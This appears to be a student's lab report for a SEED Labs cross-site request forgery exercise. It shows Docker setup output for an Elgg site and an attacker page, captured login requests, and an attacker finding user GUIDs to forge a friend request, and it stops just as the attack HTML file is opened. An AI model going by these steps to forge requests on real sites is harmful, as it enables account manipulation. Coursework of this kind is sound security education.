
To run the containers, we use docker up commands to make them in running state.



A screenshot of a Linux desktop environment showing a terminal window titled "seed@VM: ~/Labsetup". The terminal output shows the results of running the "docker up" command:

```
Successfully built 1d07ebfa5348
Successfully tagged seed:image-attacker-csrf:latest
[05/13/23]seed@VM:~/.../Labsetup$ docker up
WARNING: Found orphan containers (www-10.9.0.5) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Recreating mysql-10.9.0.6 ... done
Creating attacker-10.9.0.105 ... done
Creating elgg-10.9.0.5 ... done
Attaching to attacker-10.9.0.105, elgg-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2023-05-13 15:56:23+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.
22-1debian10 started.
mysql-10.9.0.6 | 2023-05-13 15:56:23+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2023-05-13 15:56:23+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.
22-1debian10 started.
mysql-10.9.0.6 | 2023-05-13 15:56:23+00:00 [Note] [Entrypoint]: Initializing database files
mysql-10.9.0.6 | 2023-05-13T15:56:23.951909Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 44
mysql-10.9.0.6 | 2023-05-13T15:56:23.962224Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
attacker-10.9.0.105 | * Starting Apache httpd web server apache2 *
elgg-10.9.0.5 | * Starting Apache httpd web server apache2 *
mysql-10.9.0.6 | 2023-05-13T15:56:23.645028Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
mysql-10.9.0.6 | 2023-05-13T15:56:31.549556Z 6 [Warning] [MY-010453] [Server] root@localhost is created with an empty password ! Please consider switching off the --initialize-insecure option.
```

Now, to check which containers are created and how many containers are created.



A screenshot of a Linux desktop environment showing a terminal window titled "seed@VM: ~/Labsetup". The terminal output shows the results of running the "dock ps" command:

```
[05/13/23]seed@VM:~/.../Labsetup$ docker ps
0c7a91df221f mysql-10.9.0.6
c9ald1e5378f attacker-10.9.0.105
9d0f74be416d elgg-10.9.0.5
[05/13/23]seed@VM:~/.../Labsetup$
```

Now, check all the websites that are successfully hosting on chrome.

1st website.

Welcome to your Elgg site.
Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

Log in

Username or email *

Password *

Remember me


[Lost password](#)

2nd website

CSRF Attacker's Page


- [Add-Friend Attack](#)
- [Edit-Profile Attack](#)

3rd website




Task 1: observing HTTP request


In this I am observing the request, when the user login to the website and I saw his request packet in the HTTP header live.



This is the request packet of boby, when he login in-to the website.



This is the request packet of admin, when he login onto the website.




Task 2: Samy wants to be a friend of Alice, first he login into his account.

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is "Elgg For SEED Labs" at www.seed-server.com. The page displays a welcome message for "Samy" and a tip about the activity plugin. On the right, there is a user menu with options: Profile, Settings, Friends, and Log out. The address bar at the bottom shows the URL www.seed-server.com/profile/samy.


He saw his members, that have also been a user of this website.

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is "Newest members: Elgg" at www.seed-server.com/members. The page displays a list of newest members: Samy, Charlie, Boby, Alice, and Admin. Each member has a small profile icon next to their name. To the right, there is a search bar labeled "Search members" with a "Search" button and a note "Total members: 5". The address bar at the bottom shows the URL www.seed-server.com/members.


He clicks on the Alice Profile and sends the Friend Request.



While, sending the samy also on the HTTP Header live to see and get his guid so that he can manipulates and do something with that. He gets the guid: 56 of Alice.




Now, samy also check his guid by inspecting or view the source page of the website.




The screenshot shows a Firefox browser window with multiple tabs open. The active tab is 'Samy : Elgg For SEED | http://www.seed-server...'. The page content is a user profile for 'Samy' with a placeholder profile picture. A context menu is open, and the 'View Page Source' option is highlighted.

Now, here the samy got to know about his guid as 59.




The screenshot shows the raw HTML source code of the user profile page for 'Samy'. The source code is heavily redacted with numerous 'REDACTED' placeholder text blocks. However, the user's GUID, '59', is visible in several places within the redacted content, such as in file paths and database session variables.

Now, login to the specific container



```
root@c9ald1e5378f:/var/www/attacker
[05/13/23]seed@VM:~/.../Labsetup$ dockps
0c7a91df221f mysql-10.9.0.6
c9ald1e5378f attacker-10.9.0.105
9d0f74be416d elgg-10.9.0.5
[05/13/23]seed@VM:~/.../Labsetup$ sudo /etc/hosts
sudo: /etc/hosts: command not found
[05/13/23]seed@VM:~/.../Labsetup$ sudo nano /etc/hosts
[05/13/23]seed@VM:~/.../Labsetup$ sudo nano /etc/hosts
[05/13/23]seed@VM:~/.../Labsetup$ sudo nano /etc/hosts
[05/13/23]seed@VM:~/.../Labsetup$ dockersh c9
dockersh: command not found
[05/13/23]seed@VM:~/.../Labsetup$ docksh c9
root@c9ald1e5378f:/# ls
bin dev home lib32 libx32 mnt proc run srv tmp var
boot etc lib lib64 media opt root sbin sys usr
root@c9ald1e5378f:/var/www# ls
attacker html
root@c9ald1e5378f:/var/www# cd attacker
root@c9ald1e5378f:/var/www/attacker# ls
addfriend.html editprofile.html index.html testing.html
root@c9ald1e5378f:/var/www/attacker# nano addfriend.html
```

